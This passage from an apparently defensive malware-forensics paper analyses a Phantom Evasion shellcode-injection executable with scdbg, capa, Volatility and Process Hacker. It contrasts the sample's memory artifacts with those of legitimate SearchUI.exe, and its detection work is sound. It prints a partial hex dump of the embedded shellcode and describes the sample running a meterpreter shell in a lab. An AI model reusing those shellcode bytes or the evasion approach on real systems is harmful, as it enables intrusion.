

Figure 10: HEX dump of API calls in scdbg

After thread creation is done, another short NOOP and null byte pattern is run again (Figure 11).



Figure 11: HEX dump of injection in scdbg

Another series of NULL bytes are seen but this time it ends with the execution of the previously loaded resource “JOWUSROSVAY” containing the shellcode (Figure 12).

```
51e0   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00      ................
51f0   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00      ................
5200   00 00 00 00 00 00 00 00  00 00 00 00 01 00 00 00      ................
5210   48 00 00 80 18 00 00 80  00 00 00 00 00 00 00 00      H...▯...........
5220   00 00 00 00 00 00 01 00  8a 00 00 00 30 00 00 80      ............0...
5230   00 00 00 00 00 00 00 00  00 00 00 00 00 00 01 00      ................
5240   09 04 00 00 60 00 00 00  0b 00 4a 00 4f 00 57 00      ....`.....J.O.W.
5250   55 00 53 00 52 00 4f 00  53 00 56 00 41 00 59 00      U.S.R.O.S.V.A.Y.
5260   70 c0 00 00 54 05 00 00  00 00 00 00 00 00 00 00      p...T...........
5270   5c 78 66 63 5c 78 65 38  5c 78 38 32 5c 78 30 30      \xfc\xe8\x82\x00
5280   5c 78 30 30 5c 78 30 30  5c 78 36 30 5c 78 38 39      \x00\x00\x60\x89
5290   5c 78 65 35 5c 78 33 31  5c 78 63 30 5c 78 36 34      \xe5\x31\xc0\x64
52a0   5c 78 38 62 5c 78 35 30  5c 78 33 30 5c 78 38 62      \x8b\x50\x30\x8b
52b0   5c 78 35 32 5c 78 30 63  5c 78 38 62 5c 78 35 32      \x52\x0c\x8b\x52
52c0   5c 78 31 34 5c 78 38 62  5c 78 37 32 5c 78 32 38      \x14\x8b\x72\x28
52d0   5c 78 30 66 5c 78 62 37  5c 78 34 61 5c 78 32 36      \x0f\xb7\x4a\x26
52e0   5c 78 33 31 5c 78 66 66  5c 78 61 63 5c 78 33 63      \x31\xff\xac\x3c
-- More --
52f0   5c 78 36 31 5c 78 37 63  5c 78 30 32 5c 78 32 63      \x61\x7c\x02\x2c
5300   5c 78 32 30 5c 78 63 31  5c 78 63 66 5c 78 30 64      \x20\xc1\xcf\x0d
5310   5c 78 30 31 5c 78 63 37  5c 78 65 32 5c 78 66 32      \x01\xc7\xe2\xf2
5320   5c 78 35 32 5c 78 35 37  5c 78 38 62 5c 78 35 32      \x52\x57\x8b\x52
5330   5c 78 31 30 5c 78 38 62  5c 78 34 61 5c 78 33 63      \x10\x8b\x4a\x3c
5340   5c 78 38 62 5c 78 34 63  5c 78 31 31 5c 78 37 38      \x8b\x4c\x11\x78
5350   5c 78 65 33 5c 78 34 38  5c 78 30 31 5c 78 64 31      \xe3\x48\x01\xd1
5360   5c 78 35 31 5c 78 38 62  5c 78 35 39 5c 78 32 30      \x51\x8b\x59\x20
5370   5c 78 30 31 5c 78 64 33  5c 78 38 62 5c 78 34 39      \x01\xd3\x8b\x49
5380   5c 78 31 38 5c 78 65 33  5c 78 33 61 5c 78 34 39      \x18\xe3\x3a\x49
```

Figure 12: HEX dump of payload in scdbg

6.3. Behavioral Analysis

Identification can be difficult if the sample executable is well protected. Emulators such as scdbg are a field-expedient way to achieve quick answers. Despite the presence of anti-forensics mechanisms, it is still possible to spy on some additional API calls made by the executable. Using the example executable created with Phantom Evasion it is possible to identify its use of networking functions. The following are some API and DLL with their associated capabilities (Figure 13).

Ws2_32 – windows sockets library

Shell32 – file and webpage access

Urlmon – downloads bits from the internet and saves them to a file

Wininet – windows internet API

Shlwapi – file and webpage access

```
C:\Users\hunt>scdbg /dllmap -f E:\windows_shellcode_injection.exe

        kernel32 Dll mapped at 7c800000 - 7c8f6000  Version: 5.1.2600.5781
        ntdll    Dll mapped at 7c900000 - 7c9b2000  Version: 5.1.2600.5755
        ws2_32   Dll mapped at 71ab0000 - 71ac7000  Version: 5.1.2600.5512
        iphlpapi Dll mapped at 76d60000 - 76d79000  Version: 5.1.2600.5512
        user32   Dll mapped at 7e410000 - 7e4a1000  Version: 5.1.2600.5512
        shell32  Dll mapped at 7c9c0000 - 7d1d7000  Version: 6.0.2900.6018
        msvcrt   Dll mapped at 77c10000 - 77c68000  Version: 7.0.2600.5512
        urlmon   Dll mapped at 78130000 - 78258000  Version: 7.0.6000.17096
        wininet  Dll mapped at 3d930000 - 3da01000  Version: 7.0.6000.17093
        shlwapi  Dll mapped at 77f60000 - 77fd6000  Version: 6.0.2900.5912
        advapi32 Dll mapped at 77dd0000 - 77e6b000  Version: 5.1.2600.5755
        shdocvw  Dll mapped at 7e290000 - 7e401000  Version: 6.0.2900.5512
        psapi    Dll mapped at 76bf0000 - 76bfb000  Version: 5.1.2600.5512
        imagehlp Dll mapped at 76c90000 - 76cb9000  Version: 5.1.2600.6479
        winhttp  Dll mapped at 4d4f0000 - 4d549000  Version: 5.1.2600.6175
```

Figure 13: DLL map in scdbg

Further fidelity can be achieved with the capa tool from FireEye. It is used to map capabilities inside of the executable. The results confirm the previously suspected nefarious activity (Figure 14).

```
$ capa '/home/hunt/Desktop/windows_shellcode_injection.exe'
loading : 100%|                    | 457/457 [00:00<00:00, 2768.39     rules/s]
matching: 100%|                    | 48/48 [00:01<00:00, 30.22 functions/s]
+-----------------------+-------------------------------------------------------------------------------------------+
| md5                   | 01b84c3579eb152451e2b926640c5eeb                                                          |
| sha1                  | e16c5900c0433940429a21ba9c1ae6c2cb016a9b                                                  |
| sha256                | ce8c3f8b11259616947bc7e1fdd155a5b4dba61afbda0df23a281b338db40d4c                          |
| path                  | /home/hunt/Desktop/windows_shellcode_injection.exe                                        |
+-----------------------+-------------------------------------------------------------------------------------------+

+-----------------------+-------------------------------------------------------------------------------------------+
| ATT&CK Tactic         | ATT&CK Technique                                                                          |
|-----------------------+-------------------------------------------------------------------------------------------|
| EXECUTION             | Shared Modules [T1129]                                                                    |
+-----------------------+-------------------------------------------------------------------------------------------+

+---------------------------+---------------------------------------------------------------------------------------+
| MBC Objective             | MBC Behavior                                                                          |
|---------------------------+---------------------------------------------------------------------------------------|
| FILE SYSTEM               | Write File [C0052]                                                                    |
| MEMORY                    | Allocate Memory [C0007]                                                               |
+---------------------------+---------------------------------------------------------------------------------------+

+-------------------------------------------------+-------------------------------------------------+
| CAPABILITY                                      | NAMESPACE                                       |
|-------------------------------------------------+-------------------------------------------------|
| contain a resource (.rsrc) section              | executable/pe/section/rsrc                      |
| contain a thread local storage (.tls) section   | executable/pe/section/tls                       |
| read file via mapping                           | host-interaction/file-system/read               |
| write file                                      | host-interaction/file-system/write              |
| get thread local storage value                  | host-interaction/process                        |
| allocate RWX memory (2 matches)                 | host-interaction/process/inject                 |
| link function at runtime (2 matches)            | linking/runtime-linking                         |
| link many functions at runtime                  | linking/runtime-linking                         |
| parse PE header (3 matches)                     | load-code/pe                                    |
+-------------------------------------------------+-------------------------------------------------+
```

Figure 14: capa results of phantom evasion

For comparison, SearchUI.exe is dumped from memory. The executable is then processed by capa. SearchUI is a legitimate windows process that uses both process injection and DLL side loading techniques. (Figure 15)



Figure 15: capa results of standard executable

6.4. Memory Analysis

To demonstrate how evasive malware could hide from an A/V or EDR product it was necessary to execute it. In this section, the executable was run to establish a meterpreter shell using both a victim and attack virtual machine. The memory was then captured and analyzed for relevant artifacts as seen from an earlier examination of the executable.

A quick netscan is done to find the established connection to the meterpreter created by the payload. (Figure 16)



Figure 16: Established connection in netscan

Using the information from the netscan, a yarascan was done to attempt to uncover more information about the destination IP and the process. No information was available (Figure 17).

```
$ vol.py -f pe_evasion.vmem --profile=Win10x64_14393 yarascan -U 192.168.1.2
Volatility Foundation Volatility Framework 2.6.1
/usr/local/lib/python2.7/dist-packages/volatility/plugins/community/YingLi/ssh_agent_key.py:12: CryptographyDeprecationWarning: Pyth
on 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the ne
xt release.
  from cryptography.hazmat.backends.openssl import backend
hunt@rebel-vm: ~/Desktop/cases
```

Figure 17: yarascan for known C2

Next, a quick search for process injection was done. The malfind plugin uses three criteria for identifying process injection. It searches for sections of memory where read, write, execute permissions are given. It will look for VAD entries with a _MMVAD_SHORT (VadS) tag indicating there is no memory-mapped file occupying that address space. The last check is the analyst's review to determine if a valid code is present in the memory section. In this case, the indication of the MZ magic bytes indicates that a portable executable was injected into these sections. The following are examples where the criteria for all three were met (Figure 18).

```
Process: windows_shellc Pid: 1208 Address: 0x670000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: PrivateMemory: 1, Protection: 6

0x0000000000670000  4d 5a e8 00 00 00 00 5b 52 45 55 89 e5 81 c3 93   MZ.....[REU.....
0x0000000000670010  45 00 00 ff d3 81 c3 66 62 02 00 89 3b 53 6a 04   E......fb...;Sj.
0x0000000000670020  50 ff d0 00 00 00 00 00 00 00 00 00 00 00 00 00   P...............
0x0000000000670030  00 00 00 00 00 00 00 00 00 00 00 00 f8 00 00 00   ................

Process: windows_shellc Pid: 1208 Address: 0x2ab0000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: PrivateMemory: 1, Protection: 6

0x0000000002ab0000  4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00   MZ..............
0x0000000002ab0010  b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00   ........@.......
0x0000000002ab0020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x0000000002ab0030  00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00   ................
```

Figure 18: malfind results with injection

SearchUI.exe is a legitimate windows process that uses process injection (Figure 19). However, it does not fulfill the criteria for malicious process injection. Notice the absence of the MZ bytes in the memory section flagged. The output is truncated but there are no suspicious opcodes either.

```
Process: SearchUI.exe Pid: 3080 Address: 0x22636790000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: PrivateMemory: 1, Protection: 6

0x0000022636790000  48 89 54 24 10 48 89 4c 24 08 4c 89 44 24 18 4c   H.T$.H.L$.L.D$.L
0x0000022636790010  89 4c 24 20 48 8b 41 28 48 8b 50 60 48 83 e2 f8   .L$.H.A(H.P`H...
0x0000022636790020  48 8b ca 48 b8 58 00 79 36 26 02 00 00 48 2b c8   H..H.X.y6&...H+.
0x0000022636790030  48 81 f9 78 0f 00 00 76 09 48 c7 c1 05 00 00 00   H..x...v.H......
```

Figure 19: False positive malfind results

The vadinfo plugin can provide additional information and is used to validate the observations from malfind. The results are that several sections are marked PrivateMemory. When a process's memory is allocated with Virtual Alloc (like in the case of this executable) those sections are usually marked as private. This is a key factor in the identification of injection. Additionally, no values are present for FileObject meaning there are no files mapped at these locations (Figure 20).

```
VAD node @ 0xffff93857dee17b0 Start 0x0000000000800000 End 0x000000000080ffff Tag VadS
Flags: PrivateMemory: 1, Protection: 4
Protection: PAGE_READWRITE
Vad Type: VadNone

VAD node @ 0xffff93857d496880 Start 0x0000000000200000 End 0x00000000003fffff Tag VadS
Flags: NoChange: 1, PrivateMemory: 1, Protection: 4
Protection: PAGE_READWRITE
Vad Type: VadNone

VAD node @ 0xffff93857dfb0fc0 Start 0x00000000000b0000 End 0x00000000000b1fff Tag VadS
Flags: PrivateMemory: 1, Protection: 4
Protection: PAGE_READWRITE
Vad Type: VadNone
```

Figure 20: Verifying malfind with vadinfo

The executable was run locally and shows a valid FileObject for VadType: VadImageMap with a Control Flags of 1 for the Image. If this executable was run remotely or by a reflective injection, then the FileObject would also be null in this case like the previous sections marked private (Figure 21).

```
VAD node @ 0xffff93858007ff70 Start 0x0000000000400000 End 0x0000000000423fff Tag Vad
Flags: Protection: 7, VadType: 2
Protection: PAGE_EXECUTE_WRITECOPY
Vad Type: VadImageMap
ControlArea @ffff93857e01ebb0 Segment ffffa98654532a20
NumberOfSectionReferences:          1 NumberOfPfnReferences:          10
NumberOfMappedViews:                1 NumberOfUserReferences:          2
Control Flags: File: 1, Image: 1
FileObject @ffff93857d151a70, Name: \Device\HarddiskVolume1\Users\Sec504\Downloads\windows_shellcode_injection.exe
First prototype PTE: ffffa986537ae8c0 Last contiguous PTE: ffffa986537ae9d8
Flags2: Inherit: 1, NoValidationNeeded: 1
```

Figure 21: Image verification with vadinfo

Another way to look for mapped files is through the ldrmodules plugin. All results were as expected because this executable was run locally. Again, if this executable was using a technique such as reflective injection or done remotely there would likely be missing entries in the MappedPath output. During a second test, the executable was assessed against SearchUI.exe in the example below. SearchUI.exe uses DLL sideloading a technique common in defense evasion. Although SearchUI.exe is legitimate, the technique is evident by the missing DLL(s) from the InLoad, InInit, and InMem order list. (Figure 22)

```
Pid      Process              Base               InLoad InInit InMem MappedPath
-------- -------------------- ------------------ ------ ------ ----- ----------
    3080 SearchUI.exe         0x00007ff78c950000 True   False  True  \Windows\SystemApps\Microsoft.Windows.Cortana_cw5n1h2txy
ewy\SearchUI.exe
     316 windows_shellc       0x00000000738e0000 True   True   True  \Windows\SysWOW64\apphelp.dll
     316 windows_shellc       0x0000000000400000 True   False  True  \Users\Sec504\Downloads\windows_shellcode_injection.exe
     316 windows_shellc       0x0000000074740000 True   True   True  \Windows\SysWOW64\crypt32.dll
     316 windows_shellc       0x0000000074650000 True   True   True  \Windows\SysWOW64\msasn1.dll
     316 windows_shellc       0x0000000073630000 True   True   True  \Windows\SysWOW64\dhcpcsvc.dll
     316 windows_shellc       0x0000000073b60000 True   True   True  \Windows\SysWOW64\wininet.dll
     316 windows_shellc       0x00000000777c0000 True   True   True  \Windows\SysWOW64\user32.dll
     316 windows_shellc       0x0000000073750000 True   True   True  \Windows\SysWOW64\dpapi.dll
     316 windows_shellc       0x0000000075a50000 True   True   True  \Windows\SysWOW64\msvcrt.dll
     316 windows_shellc       0x0000000074620000 True   True   True  \Windows\SysWOW64\cryptbase.dll
     316 windows_shellc       0x0000000074c20000 True   True   True  \Windows\SysWOW64\shlwapi.dll
     316 windows_shellc       0x0000000075860000 True   True   True  \Windows\SysWOW64\nsi.dll
     316 windows_shellc       0x0000000074630000 True   True   True  \Windows\SysWOW64\sspicli.dll
     316 windows_shellc       0x0000000074440000 True   True   True  \Windows\SysWOW64\IPHLPAPI.DLL
     316 windows_shellc       0x0000000073650000 True   True   True  \Windows\SysWOW64\dhcpcsvc6.dll
     316 windows_shellc       0x00000000776a0000 True   True   True  \Windows\SysWOW64\bcryptprimitives.dll
```

Figure 22: ldrmodules results

Threads use a heuristic approach for detection by using descriptive tags. However, this process does not map to any of the tags provided. There was an indication of a system call (ntdll.dll) but largely provided no new information (Figure 23).

```
ETHREAD: 0xffff93857b0de800 Pid: 1208 Tid: 5196
Tags:
Created: 2021-05-12 02:42:48 UTC+0000
Exited: 1970-01-01 00:00:00 UTC+0000
Owning Process: windows_shellc
Attached Process: windows_shellc
State: Waiting:UserRequest
BasePriority: 0x8
Priority: 0x9
TEB: 0x002ce000
StartAddress: 0x7ffac44a70b0 ntdll.dll
Win32Thread: 0x00000000
CrossThreadFlags: PS_CROSS_THREAD_FLAGS_DEADTHREAD
0x7ffac44a70b0 4883ec48          SUB RSP, 0x48
0x7ffac44a70b4 4c8bc9            MOV R9, RCX
0x7ffac44a70b7 488b0532ae0e00    MOV RAX, [RIP+0xeae32]
0x7ffac44a70be 4885c0            TEST RAX, RAX
0x7ffac44a70c1 7410              JZ 0x7ffac44a70d3
0x7ffac44a70c3 4c8bc2            MOV R8, RDX
0x7ffac44a70c6 48                DB 0x48
0x7ffac44a70c7 8b                DB 0x8b
------
```

Figure 23: NTDLL.dll in threads

Among all the threads that were identified, each returned ntdll.dll as the starting address or was labeled UNKNOWN. Certain threads were tagged as ScannerOnly which can be attributed to unlinking or exiting. Typically, this is not related to malicious activity. However, the process in execution is malicious (Figure 24).

```
ETHREAD: 0x93857de6e080 Pid: 1208 Tid: 1712
Tags: ScannerOnly
Created: 2021-05-12 02:42:49 UTC+0000
Exited: 1970-01-01 00:00:00 UTC+0000
Owning Process: windows_shellc
Attached Process: windows_shellc
State: Waiting:Executive
BasePriority: 0x8
Priority: 0xa
TEB: 0x002d4000
StartAddress: 0xffffa98654bb8320 UNKNOWN
Win32Thread: 0xffff93857f18ca90
CrossThreadFlags: PS_CROSS_THREAD_FLAGS_DEADTHREAD
0xffffa98654bb8320 80e6e6          AND DH, 0xe6
0xffffa98654bb8323 7d85            JGE 0xffffa98654bb82aa
0xffffa98654bb8325 93              XCHG EBX, EAX
0xffffa98654bb8326 ff              DB 0xff
0xffffa98654bb8327 ff80661d5586    INC DWORD [RAX-0x79aae29a]
0xffffa98654bb832d a9ffff3083      TEST EAX, 0x8330ffff
0xffffa98654bb8332 bb5486a9ff      MOV EBX, 0xffa98654
0xffffa98654bb8337 ff              DB 0xff
------
```

Figure 24: Examining dead threads

To verify the suspicious thread, Process Hacker is run during a new session (Figure 25) to examine the behavior of the executable while it is running. The evasion techniques used in this case/example try to obfuscate useful information by inserting junk code and random characters.



Figure 25: Strings in Process Hacker

Most notably, several sections of memory are marked private (Figure 26). Legitimate memory sections will usually be labeled as mapped or image. This payload uses a memory module technique that relies on the injector to implement the LoadLibrary function through a buffer in memory. This avoids loading a DLL which is usually responsible for mapping itself, therefore minimizing visibility (Desimone 2019).



Figure 26: Private memory in Process Hacker

Christopher Watson, mr.chris.e.watson@gmail.com

While actively monitoring the executable. a thread can be seen periodically sleeping and then reactivating (Figure 27). Oddly enough, it has a start address of 0x0. When not active there is no associated file on disk. In this image, it can be seen referencing ntdll.dll. This is likely related to the SleepEx function previously identified during static analysis.



Figure 27: threads in Process Hacker

Each thread can be further examined by looking at its call stack that contains the functions executed at the time of its run (Lui, 2011). The stack is read from the bottom up and each line has three parts:

```
module!function+displacement
(e.g. ntdll.dll!NtWaitForMultipleObjects+0xc)
```

Here the offending thread can be seen executing ntdll.dll!ZwDelayExecution and KernelBase.dll!Sleep further indicating suspicious behavior (Figure 28.1).

```
0   wow64cpu.dll!TurboDispatchJumpAddressEnd+0x540
1   wow64cpu.dll!TurboDispatchJumpAddressEnd+0x421
2   wow64.dll!Wow64KiUserCallbackDispatcher+0x4151
3   wow64.dll!Wow64LdrpInitialize+0x120
4   ntdll.dll!LdrInitializeThunk+0x16d
5   ntdll.dll!LdrInitializeThunk+0xe
6   ntdll.dll!ZwDelayExecution+0xc (No unwind info)
7   KernelBase.dll!Sleep+0xf (No unwind info)
8   0xab50a7 (No unwind info)
9   0xab85b2 (No unwind info)
10  0xab8677 (No unwind info)
11  0xab8e2b (No unwind info)
```

Figure 28.1: Stack trace

Another artifact of interest is the noticeably missing functions and a reference to "No unwind info." This relates to a technique known as stack unwinding. Stack unwinding is used for exception handling when an exception occurs. It works by removing all entries before the offending function. This process aids in evasion by removing information about malicious memory modules. (Figure 28.2)

```
12  0xab7980 (No unwind info)
13  0xab5660 (No unwind info)
14  0xab56c8 (No unwind info)
15  0xac395f (No unwind info)
16  0xac38e6 (No unwind info)
17  0x670023 (No unwind info)
18  ntdll.dll!LdrGetDllHandle+0x3a (No unwind info)
19  ntdll.dll!LdrLoadDll+0x9e (No unwind info)
```

Figure 28.2: Stack unwinding

A review of this thread with the volatility threads plugin confirms the thread appears inactive (PS_CROSS_THREAD_FLAGS_DEADTHREAD) and unlinked with the tag ScannerOnly. The StartAddress marked as unknown lines up with the 0x0 address identified with ProcessHacker. (Figure 29)

```
ETHREAD: 0x93857e00b080 Pid: 316 Tid: 276
Tags: ScannerOnly
Created: 2021-05-13 18:08:11 UTC+0000
Exited: 1970-01-01 00:00:00 UTC+0000
Owning Process: windows_shellc
Attached Process: windows_shellc
State: Waiting:Executive
BasePriority: 0x8
Priority: 0xa
TEB: 0x00361000
StartAddress: 0xffffa986530a21c0 UNKNOWN
Win32Thread: 0xffff9385811ead90
CrossThreadFlags: PS_CROSS_THREAD_FLAGS_DEADTHREAD
0xffffa986530a21c0 80b6007e8593ff   XOR BYTE [RSI-0x6c7a8200], 0xff
0xffffa986530a21c7 ffd0             CALL RAX
0xffffa986530a21c9 04eb             ADD AL, 0xeb
0xffffa986530a21cb 54               PUSH RSP
0xffffa986530a21cc 86a9ffffd021     XCHG [RCX+0x21d0ffff], CH
0xffffa986530a21d2 0a5386           OR DL, [RBX-0x7a]
0xffffa986530a21d5 a9               DB 0xa9
0xffffa986530a21d6 ff               DB 0xff
0xffffa986530a21d7 ff               DB 0xff
------
```

Figure 29: suspicious threads

Evasion techniques make it very difficult for analysts to characterize malicious activity and pinpoint threats in the environment. However, process trees can be used for identification during a hunt. While the indicators for the initial stager are hard to detect, once a child process is spawned further behavioral analysis can be done. Below the Phantom Evasion executable spawns a command prompt. (Figure 30)

```
..... 0xffff93857f8c3080:windows_shellc          316   3200      4      0 2021-05-13 18:08:10 UTC+0000
....... 0xffff93857d090080:cmd.exe              4740    316      0 ------ 2021-05-13 18:10:42 UTC+0000
```

